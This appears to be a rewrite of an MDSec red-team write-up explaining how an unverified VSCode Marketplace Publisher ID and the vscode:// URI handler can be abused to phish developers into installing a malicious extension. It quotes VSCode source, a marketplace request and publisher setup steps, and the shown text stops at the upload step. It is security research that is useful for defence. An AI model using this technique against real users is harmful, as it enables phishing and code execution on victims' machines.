Leveraging VSCode Extensions for Initial Access
The VSCode Marketplace allows publishers to set an arbitrary Publisher ID without domain verification, and the vscode:// URI handler can install extensions from the marketplace. An attacker could craft a phishing link that appears to come from a trusted domain and trick a user into installing a malicious extension, leading to code execution.
 Published on mdsec.co.uk
Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.](https://www.mdsec.co.uk/our-services/adversary-simulation/) - [{{media:1}}
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
On a red team engagement, MDSec was asked to craft a phishing campaign for initial access. The in-scope targets were developers, whose technical skill was above that of the average user, so typical payloads and pre-texts were unlikely to work. The target organisation's main development application was VSCode, and the ability to install custom VSCode extensions made it an ideal target. MDSec had previously written about VSCode extensions in a post-exploitation context; here the goal was a method of installing an extension that fitted a phishing pre-text.
VSCode allows extension installation in three ways:
- VSCode UI: the Extensions view, the most common method.
- .VSIX files: manual installation from a pre-packaged
.vsixfile. - VSCode URI handler: an undocumented method of installing extensions through the
vscode://URI handler.
Setup
The researcher used the VS Code Extension Generator and NodeJS to build the extension. Publishing required only a Microsoft account: free or trial accounts are sufficient and no specific licence is required. The tool URLProtocolView was used to discover the command-line arguments registered for the vscode:// protocol handler. The VSCode source is public on GitHub, which allowed the researcher to read how the URI handler processes URLs.
Finding it
The UI and .VSIX routes
Extensions published to the VSCode Marketplace are searchable in the Extensions view.

Installation from there is straightforward, but awkward for a phishing pre-text because the user has to be walked through finding and installing the extension.
VSCode extensions are packaged into .vsix files for distribution, and the docs explain how to install them.

By default VSCode does not associate itself with the .vsix file extension, so a .vsix cannot simply be double-clicked. Installation relies on the code.exe command line:
code --install-extension myextension.vsix
That requires the user to download the file, open a command line and run code.exe with the path to the extension. Too many steps. The researcher wanted something simpler, like clicking a link.
The vscode:// URI handler
The vscode:// URI protocol handler is registered automatically when VSCode is installed. URLProtocolView shows the registered command-line arguments.

Opening a URL such as vscode://hellothere.test from a browser first shows a prompt to open the URL in VSCode.

After the user accepts, the URL argument is sent to the registered command line:
"%LOCALAPPDATA%\Programs\Microsoft VS Code\Code.exe" "--open-url" "--" "vscode://hellothere.test"
The URL value is read inside /src/vs/code/electron-main/app.ts by the handleProtocolUrl function:
private async handleProtocolUrl(windowsMainService: IWindowsMainService, urlService: IURLService, uri: URI, options?: IOpenURLOptions): Promise<boolean> {
		// ...or if we should open in a new window and then handle it within that window
		if (shouldOpenInNewWindow) {
			this.logService.trace('app#handleProtocolUrl() opening empty window and passing in protocol url:', uri.toString(true));

			const window = firstOrDefault(await windowsMainService.open({
				context: OpenContext.API,
				cli: { ...this.environmentMainService.args },
				forceNewWindow: true,
				forceEmpty: true,
				gotoLineMode: true,
				remoteAuthority: getRemoteAuthority(uri)
			}));

			await window?.ready();

			return urlService.open(uri, options);
		}
}
The value is then passed into src\vs\workbench\services\url\browser\urlService.ts via the .open method, and forwarded to all other registered URL handler classes within VSCode. One of them is src/vs/workbench/services/extensions/browser/extensionUrlHandler.ts, which handles interaction with installed extensions.
Extension URLs are expected to be formatted as follows:
   vscode://hellothere.test
    \_/     \________/ \_/
     |          |       |
  Scheme   PublisherID ExtensionName
The handler first checks whether the URL is destined for an extension using this regular expression:
function isExtensionId(value: string): boolean {
    return /^[a-z0-9][a-z0-9\-]*\.[a-z0-9][a-z0-9\-]*$/i.test(value);
}
If the check passes, VSCode checks whether the extension is already installed:
	private async handleUnhandledURL(uri: URI, extensionIdentifier: IExtensionIdentifier, options?: IOpenURLOptions): Promise<void> {
		const installedExtensions = await this.extensionManagementService.getInstalled();
		let extension = installedExtensions.find(e => areSameExtensions(e.identifier, extensionIdentifier));

		// Extension is not installed
		if (!extension) {
			let galleryExtension: IGalleryExtension | undefined;

			try {
				galleryExtension = (await this.galleryService.getExtensions([extensionIdentifier], CancellationToken.None))[0] ?? undefined;
			} catch (err) {
				return;
			}
If it is not installed, a POST request is sent to the marketplace to search for the extension:
POST /_apis/public/gallery/extensionquery HTTP/1.1
Host: marketplace.visualstudio.com
Content-Length: 246
Accept: application/json;api-version=3.0-preview.1
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application/json
Origin: vscode-file://vscode-app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
User-Agent: VSCode 1.81.0 (Code)
Vscode-Sessionid: [redacted]
X-Market-Client-Id: VSCode 1.81.0
X-Market-User-Id: [redacted]
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"

{"filters":[{"criteria":[{"filterType":7,"value":"CodeStream.codestream"},{"filterType":8,"value":"Microsoft.VisualStudio.Code"},{"filterType":12,"value":"4096"}],"pageNumber":1,"pageSize":1,"sortBy":0,"sortOrder":0}],"assetTypes":[],"flags":950}
If a result is found, a URL pointing to the VSIX package location for the extension is returned:
{"assetType":"Microsoft.VisualStudio.Services.VSIXPackage","source":"https://codestream.gallerycdn.vsassets.io/extensions/codestream/codestream/14.25.0/1691093003167/Microsoft.VisualStudio.Services.VSIXPackage"},
The user is then prompted to download and install the extension.

The extensionsGallery server value for the initial POST request is read from the serviceUrl variable stored in %LOCALAPPDATA%\Programs\Microsoft VS Code\resources\app\product.json, so these search requests are limited to the VSCode marketplace:
    "extensionsGallery": {
        "serviceUrl": "https://marketplace.visualstudio.com/_apis/public/gallery",
The question then becomes how to get an extension into the marketplace.
Exploitation
Step 1: create a publisher
Go to https://marketplace.visualstudio.com/manage and log in with a Microsoft account (free or trial accounts work, no specific licence is required). After signing in, the following information is requested to create a publisher.

- Name of the publisher (must be unique, can be changed and cannot contain dots
.) - Publisher ID (must be unique, cannot be changed and cannot contain dots
.) - Verified domain (optional)
The Publisher ID is included in the vscode:// URL used to install the extension, together with the extension's name, separated by a single dot:
vscode://publisherid.extensionname

Domain verification is optional: it only marks the account as "verified" and has no bearing on what can be set in the Publisher ID field. The Publisher ID can therefore be set to match the target domain without any domain validation. Dots cannot be included in the field, but that is worked around shortly. The Name field is largely irrelevant because it does not appear in the extension URL.
Step 2: upload the extension
With the publisher created, a compiled .vsix extension file can be uploaded and is scanned by Microsoft.
